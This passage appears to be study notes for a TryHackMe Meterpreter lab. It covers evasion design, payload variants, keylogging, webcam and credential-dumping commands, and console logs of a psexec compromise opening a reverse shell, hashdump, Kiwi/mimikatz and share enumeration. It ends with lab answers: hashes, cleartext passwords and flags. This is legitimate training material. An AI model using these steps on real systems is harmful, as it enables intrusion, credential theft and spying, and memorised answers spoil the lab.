   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > run
[+] murphy:$6$qK0Kt4UO$HuCrlOJGbBJb5Av9SL7rEzbxcz/KZYFkMwUqAE0ZMDpNRmOHhPHeI2JU3m9OBOS7lUKkKMADLxCBcy
.:1001:1001::/home/murphy:/bin/sh
[+] claire:$6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjC
0:1002:1002::/home/claire:/bin/sh
[+] Unshadowed Password File: /root/.msf4/loot/20260223052325_tryhackme_10.65.130.43_linux.hashes_268
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
```

Metasploit: Meterpreter

1 - Introduction to Meterpreter

Meterpreter is a Metasploit payload that supports the penetration testing process with many valuable components. Meterpreter will run on the target system and act as an agent within a command and control architecture. You will interact with the target operating system and files and use Meterpreter's specialized commands. Meterpreter has many versions which will provide different functionalities based on the target system.

How does Meterpreter work?: Meterpreter runs on the target system but is not installed on it. It runs in memory and does not write itself to the disk on the target. This feature aims to avoid being detected during antivirus scans. By default, most antivirus software will scan new files on the disk (e.g. when you download a file from the internet) Meterpreter runs in memory (RAM - Random Access Memory) to avoid having a file that has to be written to the disk on the target system (e.g. meterpreter.exe). This way, Meterpreter will be seen as a process and not have a file on the target system.

Meterpreter also aims to avoid being detected by network-based IPS (Intrusion Prevention System) and IDS (Intrusion Detection System) solutions by using encrypted communication with the server where Metasploit runs (typically your attacking machine). If the target organization does not decrypt and inspect encrypted traffic (e.g. HTTPS) coming to and going out of the local network, IPS and IDS solutions will not be able to detect its activities. While Meterpreter is recognized by major antivirus software, this feature provides some degree of stealth.

The example below shows a target Windows machine exploited using the MS17-010 vulnerability. You will see Meterpreter is running with a process ID (PID) of 1304; this PID will be different in your case. We have used the `getpid` command, which returns the process ID with which Meterpreter is running. The process ID (or process identifier)

is used by operating systems to identify running processes. All processes running in Linux or Windows will have a unique ID number; this number is used to interact with the process when the need arises (e.g. if it needs to be stopped).

```
meterpreter > getpid
Current pid: 1304
```

If we list processes running on the target system using the `ps` command, we see PID 1304 is spoolsv.exe and not Meterpreter.exe, as one might expect.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   644   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\LogonUI.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\S
ystem32\smss.exe
 428   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\csrss.exe
 596   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\wininit.exe
```

Even if we were to go a step further and look at DLLs (Dynamic-Link Libraries) used by the Meterpreter process (PID 1304 in this case), we still would not find anything jumping at us (e.g. no meterpreter.dll)

```
C:\Windows\system32>tasklist /m /fi "pid eq 1304"
tasklist /m /fi "pid eq 1304"

Image Name                     PID Modules
========================= ======== ============================================
spoolsv.exe                   1304 ntdll.dll, kernel32.dll, KERNELBASE.dll,
                                   msvcrt.dll, sechost.dll, RPCRT4.dll,
                                   USER32.dll, GDI32.dll, LPK.dll, USP10.dll,
                                   POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll,
                                   ADVAPI32.dll, OLEAUT32.dll, ole32.dll,
                                   DEVOBJ.dll, DNSAPI.dll, WS2_32.dll,
```

2 - Meterpreter Flavors

Metasploit payloads can be initially divided into two categories; inline (also called single) and staged. As you will remember, staged payloads are sent to the target in two steps. An initial part is installed (the stager) and requests the rest of the payload. This allows for a smaller initial payload size. The inline payloads are sent in a single step. Meterpreter payloads are also divided into stagged and inline versions. However, Meterpreter has a wide range of different versions you can choose from based on your target system.

The easiest way to have an idea about available Meterpreter versions could be to list them using msfvenom, as seen below. We have used the `msfvenom --list payloads` command and grepped "meterpreter" payloads (adding `| grep meterpreter` to the

command line), so the output only shows these. You can try this command on the AttackBox.

```
root@ip-10-10-186-44:~# msfvenom --list payloads | grep meterpreter
    android/meterpreter/reverse_http                    Run a meterpreter server in Android.
Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android.
Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android.
Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a
Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a
Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spaw
n a Meterpreter shell
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server p
ayload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle ser
```

The list will show Meterpreter versions available for the following platforms;

- Android
- Apple iOS
- Java
- Linux
- OSX
- PHP
- Python
- Windows

Your decision on which version of Meterpreter to use will be mostly based on three factors;

- The target operating system (Is the target operating system Linux or Windows? Is it a Mac device? Is it an Android phone? etc.)
- Components available on the target system (Is Python installed? Is this a PHP website? etc.)
- Network connection types you can have with the target system (Do they allow raw TCP connections? Can you only have an HTTPS reverse connection? Are IPv6 addresses not as closely monitored as IPv4 addresses? etc.)

If you are not using Meterpreter as a standalone payload generated by Msfvenom, your choice may also be limited by the exploit. You will notice some exploits will have a default Meterpreter payload, as you can see in the example below with the `ms17_010_eternalblue` exploit.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

You can also list other available payloads using the `show payloads` command with any module.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

```
   #   Name                                    Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                    ---------------  ----    -----  ----------
-
   0   generic/custom                                           manual  No     Custom Pay
load
   1   generic/shell_bind_tcp                                   manual  No     Generic Co
mmand Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                manual  No     Generic Co
mmand Shell, Reverse TCP Inline
   3   windows/x64/exec                                         manual  No     Windows x6
4 Execute Command
   4   windows/x64/loadlibrary                                  manual  No     Windows x6
4 LoadLibrary Path
   5   windows/x64/messagebox                                   manual  No     Windows Me
ssageBox x64
```

3 - Meterpreter Commands

Typing `help` on any Meterpreter session (shown by `meterpreter>` at the prompt) will list all available commands.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Every version of Meterpreter will have different command options, so running the `help` command is always a good idea. Commands are built-in tools available on Meterpreter. They will run on the target system without loading any additional script or executable files.

Meterpreter will provide you with three primary categories of tools;

- Built-in commands
- Meterpreter tools
- Meterpreter scripting

If you run the `help` command, you will see Meterpreter commands are listed under different categories.

- Core commands
- File system commands
- Networking commands

- System commands
- User interface commands
- Webcam commands
- Audio output commands
- Elevate commands
- Password database commands
- Timestomp commands

Please note that the list above was taken from the output of the `help` command on the Windows version of Meterpreter (windows/x64/meterpreter/reverse_tcp). These will be different for other Meterpreter versions.

Meterpreter commands: Core commands will be helpful to navigate and interact with the target system. Below are some of the most commonly used. Remember to check all available commands running the help command once a Meterpreter session has started.

Core commands

- `background`: Backgrounds the current session
- `exit`: Terminate the Meterpreter session
- `guid`: Get the session GUID (Globally Unique Identifier)
- `help`: Displays the help menu
- `info`: Displays information about a Post module
- `irb`: Opens an interactive Ruby shell on the current session
- `load`: Loads one or more Meterpreter extensions
- `migrate`: Allows you to migrate Meterpreter to another process
- `run`: Executes a Meterpreter script or Post module
- `sessions`: Quickly switch to another session

File system commands

- `cd`: Will change directory
- `ls`: Will list files in the current directory (dir will also work)
- `pwd`: Prints the current working directory
- `edit`: will allow you to edit a file
- `cat`: Will show the contents of a file to the screen
- `rm`: Will delete the specified file
- `search`: Will search for files
- `upload`: Will upload a file or directory
- `download`: Will download a file or directory

Networking commands

- `arp`: Displays the host ARP(Address Resolution Protocol) cache
- `ifconfig`: Displays network interfaces available on the target system
- `netstat`: Displays the network connections
- `portfwd`: Forwards a local port to a remote service
- `route`: Allows you to view and modify the routing table

System commands

- `clearev`: Clears the event logs
- `execute`: Executes a command
- `getpid`: Shows the current process identifier
- `getuid`: Shows the user that Meterpreter is running as
- `kill`: Terminates a process
- `pkill`: Terminates processes by name
- `ps`: Lists running processes
- `reboot`: Reboots the remote computer
- `shell`: Drops into a system command shell
- `shutdown`: Shuts down the remote computer
- `sysinfo`: Gets information about the remote system, such as OS

Others Commands (these will be listed under different menu categories in the help menu)

- `idletime`: Returns the number of seconds the remote user has been idle
- `keyscan_dump`: Dumps the keystroke buffer
- `keyscan_start`: Starts capturing keystrokes
- `keyscan_stop`: Stops capturing keystrokes
- `screenshare`: Allows you to watch the remote user's desktop in real time
- `screenshot`: Grabs a screenshot of the interactive desktop
- `record_mic`: Records audio from the default microphone for X seconds
- `webcam_chat`: Starts a video chat
- `webcam_list`: Lists webcams
- `webcam_snap`: Takes a snapshot from the specified webcam
- `webcam_stream`: Plays a video stream from the specified webcam
- `getsystem`: Attempts to elevate your privilege to that of local system
- `hashdump`: Dumps the contents of the SAM database

4 - Post-Exploitation with Meterpreter

Meterpreter provides you with many useful commands that facilitate the post-exploitation phase. Below are a few examples you will often use.

Help: This command will give you a list of all available commands in Meterpreter. As we have seen earlier, Meterpreter has many versions, and each version may have different options available. Typing help once you have a Meterpreter session will help you quickly browse through available commands.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
```

```
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Meterpreter commands: The `getuid` command will display the user with which Meterpreter is currently running. This will give you an idea of your possible privilege level on the target system (e.g. Are you an admin level user like NT AUTHORITY\SYSTEM or a regular user?)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The `ps` command will list running processes. The PID column will also give you the PID information you will need to migrate Meterpreter to another process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                          Path
 ---   ----  ----                 ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System               x64   0
 396   644   LogonUI.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\LogonUI.exe
 416   4     smss.exe             x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\S
ystem32\smss.exe
 428   692   svchost.exe          x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\csrss.exe
 596   540   wininit.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\sy
stem32\wininit.exe
```

Migrate: Migrating to another process will help Meterpreter interact with it. For example, if you see a word processor running on the target (e.g. word.exe, notepad.exe, etc.), you can migrate to it and start capturing keystrokes sent by the user to this process. Some Meterpreter versions will offer you the `keyscan_start`, `keyscan_stop`, and `keyscan_dump` command options to make Meterpreter act like a keylogger. Migrating to another process may also help you to have a more stable Meterpreter session. To migrate to any process, you need to type the migrate command followed by the PID of the desired target process. The example below shows Meterpreter migrating to process ID 716.

```
meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter >
```

Be careful; you may lose your user privileges if you migrate from a higher privileged (e.g. SYSTEM) user to a process started by a lower privileged user (e.g. webserver). You may not be able to gain them back.

Hashdump: The `hashdump` command will list the content of the SAM database. The SAM (Security Account Manager) database stores user's passwords on Windows systems. These passwords are stored in the NTLM (New Technology LAN Manager) format.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

While it is not mathematically possible to "crack" these hashes, you may still discover the cleartext password using online NTLM databases or a rainbow table attack. These hashes can also be used in Pass-the-Hash attacks to authenticate to other systems that these users can access the same network.

Search: The `search` command is useful to locate files with potentially juicy information. In a CTF context, this can be used to quickly find a flag or proof file, while in actual penetration testing engagements, you may need to search for user-generated files or configuration files that may contain password or account information.

```
meterpreter > search -f flag2.txt
Found 1 result...
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

Shell: The shell command will launch a regular command-line shell on the target system. Pressing CTRL+Z will help you go back to the Meterpreter shell.

```
meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

5 - Post-Exploitation Challenge

Commands mentioned previously, such as `getsystem` and `hashdump` will provide important leverage and information for privilege escalation and lateral movement. You can also use the load command to leverage additional tools such as Kiwi or even the whole Python language.

```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "print 'TryHackMe Rocks!'"
[+] Content written to stdout:
TryHackMe Rocks!

meterpreter >
```

The post-exploitation phase will have several goals; Meterpreter has functions that can assist all of them.

- Gathering further information about the target system.
- Looking for interesting files, user credentials, additional network interfaces, and generally interesting information on the target system.

- Privilege escalation.
- Lateral movement.

Once any additional tool is loaded using the `load` command, you will see new options on the `help` menu. The example below shows commands added for the Kiwi module (using the `load kiwi` command).

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```


These will change according to the loaded menu, so running the `help` command after loading a module is always a good idea.

```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

The questions below will help you have a better understanding of how Meterpreter can be used in post-exploitation. You can use the credentials below to simulate an initial compromise over SMB (Server Message Block) (using exploit/windows/smb/psexec)

Username: ballen Password: Password1



```
root@ip-10-113-119-191:~# msfconsole -q
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   SERVICE_DESCRIPTI                   no        Service description to be use
   ON                                            d on target for pretty listin
                                                 g
   SERVICE_DISPLAY_N                   no        The service display name
   AME
   SERVICE_NAME                        no        The service name
   SMBSHARE                            no        The share to connect to, can
                                                 be an admin share (ADMIN$,C$,
                                                 ...) or a normal read/write f
                                                 older share


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      no        The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      445              no        The target port (TCP)
   SMBDomain  .                no        The Windows domain to use for authent
                                         ication
```

What is the computer name? ACME-TEST

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, th
                                        ead, process, none)
   LHOST     10.113.119.191   yes       The listen address (an interface may
                                        e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(windows/smb/psexec) > set rhost 10.113.189.81
rhost => 10.113.189.81
msf exploit(windows/smb/psexec) > set smbuser ballen
smbuser => ballen
msf exploit(windows/smb/psexec) > set smbpass Password1
smbpass => Password1
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.113.119.191:4444
[*] 10.113.189.81:445 - Connecting to the server...
[*] 10.113.189.81:445 - Authenticating to 10.113.189.81:445 as user 'ballen'
[*] 10.113.189.81:445 - Selecting PowerShell target
[*] 10.113.189.81:445 - Executing the payload...
[+] 10.113.189.81:445 - Service start timed out, OK if running a command or
service executable...
[*] Sending stage (199238 bytes) to 10.113.189.81
[*] Meterpreter session 1 opened (10.113.119.191:4444 -> 10.113.189.81:63209)
 2026-06-04 14:02:12 +0000
```

What is the target domain? FLASH

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > sysinfo
Computer        : ACME-TEST
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : FLASH
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > S
```

What is the name of the share likely created by the user? speedster

```
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > search share
```

```
msf > use 213
msf post(windows/gather/enum_shares) > show options

Module options (post/windows/gather/enum_shares):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CURRENT  true             yes       Enumerate currently configured shares
   ENTERED  true             yes       Enumerate recently entered UNC Paths i
                                       n the Run Dialog
   RECENT   true             yes       Enumerate recently mapped shares
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(windows/gather/enum_shares) > sessions

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  1         meterpreter x86/wind   NT AUTHORITY\SYSTEM   10.113.119.191:4444 -
            ows                    @ ACME-TEST           > 10.113.189.81:63209
                                                          (10.113.189.81)

msf post(windows/gather/enum_shares) > set session 1
session => 1
msf post(windows/gather/enum_shares) > run
[*] Running module against ACME-TEST (10.113.189.81)
[*] The following shares were found:
[*]     Name: SYSVOL
[*]     Path: C:\Windows\SYSVOL\sysvol
[*]     Remark: Logon server share
[*]     Type: DISK
[*]
[*]     Name: NETLOGON
[*]     Path: C:\Windows\SYSVOL\sysvol\FLASH.local\SCRIPTS
[*]     Remark: Logon server share
[*]     Type: DISK
[*]
[*]     Name: speedster
[*]     Path: C:\Shares\speedster
[*]     Type: DISK
[*]
[*] Post module execution completed
```

What is the NTLM hash of the jchambers user? 69596c7aa1e8daee17f8e78870e25a5c

What is the cleartext password of the jchambers user? Trustno1

Where is the "secrets.txt" file located? (Full path of the file) c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt

What is the Twitter password revealed in the "secrets.txt" file? KDSvbsw3849!

> Where is the "realsecret.txt" file located? (Full path of the file) c:\inetpub\wwwroot\realsecret.txt

> What is the real secret? The Flash is the fastest man alive